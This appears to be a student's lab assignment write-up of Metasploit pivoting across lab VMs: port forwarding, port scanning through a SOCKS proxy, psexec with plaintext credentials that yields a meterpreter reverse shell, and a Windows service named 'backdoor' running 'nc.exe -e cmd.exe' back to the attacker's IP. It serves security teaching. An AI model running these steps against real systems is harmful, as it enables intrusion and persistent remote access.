meterpreter > portfwd add -l 8888 -p 9999 -r 192.168.2.136
[*] Forward TCP relay created: (local) :8888 → (remote) 192.168.2.136:9999
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  1         meterpreter x86/windows  SUNG-7DF8AD708A\georgia @ SUNG-7DF8AD708A  192.168.2.128:4444 → 192.168.2.133:1052 (192.168.2.133)

msf6 exploit(multi/handler) > 
```

o direct input to this VM, click inside or press Ctrl+G.




```
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.2.136
RHOSTS => 192.168.2.136
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-500
PORTS => 1-500
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.2.136:        - 192.168.2.136:135 - TCP OPEN
[+] 192.168.2.136:        - 192.168.2.136:139 - TCP OPEN
[+] 192.168.2.136:        - 192.168.2.136:445 - TCP OPEN
[*] 192.168.2.136:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-500            yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       192.168.2.136    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > 
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

2) *Provide screenshots when you use a proxy server to scan Windows 7's TCP ports.*

- ➔ Use a proxy server to scan for open TCP ports on the Windows 7 machine. To do this, you need to set up a proxy server on the Windows XP machine and configure your port scanner to use the proxy. Here are the steps:
- ➔ Set up a proxy server on the Windows XP machine using the socks4a module in Metasploit Framework. Use the following command to start the proxy server:



kali-linux-2023.4-vmware-amd64 - VMware Workstation
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search
05:10 Sanath
5/1/2024

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > search socks

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  auxiliary/server/socks_proxy         .                normal  No     SOCKS Proxy Server
   1  auxiliary/server/socks_unc           .                normal  No     SOCKS Proxy UNC Path Redirection
   2  auxiliary/scanner/http/sockso_traversal  2012-03-14   normal  No     Sockso Music Host Server 1.5 Directory Traversal


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/sockso_traversal

msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  1080             yes       The port to listen on
   VERSION  5                yes       The SOCKS version to use (Accepted: 4a, 5)


   When VERSION is 5:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   USERNAME                   no        Proxy username for SOCKS5 listener


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server



View the full module info with the info, or info -d command.

msf6 auxiliary(server/socks_proxy) > 
```


kali-linux-2023.4-vmware-amd64 - VMware Workstation
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search
05:12 Sanath
5/1/2024

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  1080             yes       The port to listen on
   VERSION  5                yes       The SOCKS version to use (Accepted: 4a, 5)


   When VERSION is 5:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   USERNAME                   no        Proxy username for SOCKS5 listener


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server



View the full module info with the info, or info -d command.

msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

msf6 auxiliary(server/socks_proxy) > [*] Starting the SOCKS proxy server

msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                           Payload  Payload opts
  --  ----                           -------  ------------
  0   Auxiliary: server/socks_proxy

msf6 auxiliary(server/socks_proxy) > jobs -K
Stopping all jobs ...

[*] Stopping the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > 
```

- ➔ This will start a SOCKS4a proxy server on port 1080 of the Windows XP machine.
- ➔ Configure your port scanner to use the proxy server. For example, if you're using nmap, you can use the following command to scan for open TCP ports on the Windows 7 machine through the proxy:



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search
05:14 Sanath
5/1/2024

```
Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


View the full module info with the info, or info -d command.

msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

msf6 auxiliary(server/socks_proxy) > [*] Starting the SOCKS proxy server

msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                          Payload  Payload opts
  --  ----                          -------  ------------
  0   Auxiliary: server/socks_proxy

msf6 auxiliary(server/socks_proxy) > jobs -K
Stopping all jobs ...

[*] Stopping the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > sudo nmap -sS -Pn -p 1-500 --proxy socks4://192.168.2.133:1080 192.168.2.136
[*] exec: sudo nmap -sS -Pn -p 1-500 --proxy socks4://192.168.2.133:1080 192.168.2.136

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 18:14 EDT
Nmap scan report for 192.168.2.136
Host is up (0.0010s latency).
Not shown: 497 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:A9:C0:33 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.39 seconds
msf6 auxiliary(server/socks_proxy) >
```

Task 5:


5. [10pts, Remote Execution] You want to make Windows 7 to connect to Kali and want to create a service remotely from Windows XP to do this.

   Execute shell command in meterpreter connection.


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search
05:17 Sanath
5/1/2024


```
msf6 auxiliary(server/socks_proxy) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOST 192.168.2.136
RHOST ⇒ 192.168.2.136
msf6 exploit(windows/smb/psexec) > set SMBUSER georgia
SMBUSER ⇒ georgia
msf6 exploit(windows/smb/psexec) > set SMBPASS password
SMBPASS ⇒ password
msf6 exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.2.128:4444
[*] 192.168.2.136:445 - Connecting to the server ...
[*] 192.168.2.136:445 - Authenticating to 192.168.2.136:445 as user 'georgia' ...
[*] 192.168.2.136:445 - Selecting PowerShell target
[*] 192.168.2.136:445 - Executing the payload ...
[+] 192.168.2.136:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (176198 bytes) to 192.168.2.136
[*] Meterpreter session 2 opened (192.168.2.128:4444 → 192.168.2.136:49159) at 2024-05-01 18:17:16 -0400

meterpreter > sysinfo
Computer        : WIN-KONGNAISH3M
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

And create a backdoor using the below mentioned command


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search


```
meterpreter > sysinfo
Computer        : WIN-KONGNAISH3M
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 1756 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>sc delete backdoor
sc delete backdoor
[SC] DeleteService SUCCESS

C:\Windows\system32>sc create backdoor binpath ="C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
sc create backdoor binpath ="C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
DESCRIPTION:
        Creates a service entry in the registry and Service Database.
USAGE:
        sc <server> create [service name] [binPath= ] <option1> <option2>...

OPTIONS:
NOTE: The option name includes the equal sign.
      A space is required between the equal sign and the value.
 type= <own|share|interact|kernel|filesys|rec>
       (default = own)
 start= <boot|system|auto|demand|disabled|delayed-auto>
       (default = demand)
 error= <normal|severe|critical|ignore>
       (default = normal)
 binPath= <BinaryPathName>
 group= <LoadOrderGroup>
 tag= <yes|no>
 depend= <Dependencies(separated by / (forward slash))>
 obj= <AccountName|ObjectName>
       (default = LocalSystem)
 DisplayName= <display name>
 password= <password>

C:\Windows\system32>sc create backdoor binpath= "C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
sc create backdoor binpath= "C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
[SC] CreateService SUCCESS

C:\Windows\system32>
```

Start the listener in kali linux machine port 3333 here I have used port 3333 (3456 is not available) and started the backdoor in meterpreter shell using below command


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
Windows XP Professional - 03
Windows 7
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Search

```
C:\Windows\system32>sc create backdoor binpath ="C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
sc create backdoor binpath ="C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
DESCRIPTION:
        Creates a service entry in the registry and Service Database.
USAGE:
        sc <server> create [service name] [binPath= ] <option1> <option2>...

OPTIONS:
NOTE: The option name includes the equal sign.
      A space is required between the equal sign and the value.
 type= <own|share|interact|kernel|filesys|rec>
       (default = own)
 start= <boot|system|auto|demand|disabled|delayed-auto>
       (default = demand)
 error= <normal|severe|critical|ignore>
       (default = normal)
 binPath= <BinaryPathName>
 group= <LoadOrderGroup>
 tag= <yes|no>
 depend= <Dependencies(separated by / (forward slash))>
 obj= <AccountName|ObjectName>
       (default = LocalSystem)
 DisplayName= <display name>
 password= <password>

C:\Windows\system32>sc create backdoor binpath= "C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
sc create backdoor binpath= "C:\Tools\nc.exe -e cmd.exe 192.168.2.128 3333"
[SC] CreateService SUCCESS

C:\Windows\system32>sc start backdoor
sc start backdoor
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Windows\system32>clear
clear
'clear' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>cls
cls


C:\Windows\system32>sc start backdoor
sc start backdoor
```

And shell was connected on the listener terminal and executed “ver” to know the version



```
┌──(kali㉿kali)-[/tmp]
└─$ nc -lnvp 3333
listening on [any] 3333 ...
connect to [192.168.2.128] from (UNKNOWN) [192.168.2.136] 49160
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>sysinfo
sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ver
ver

Microsoft Windows [Version 6.1.7601]

C:\Windows\system32>
```

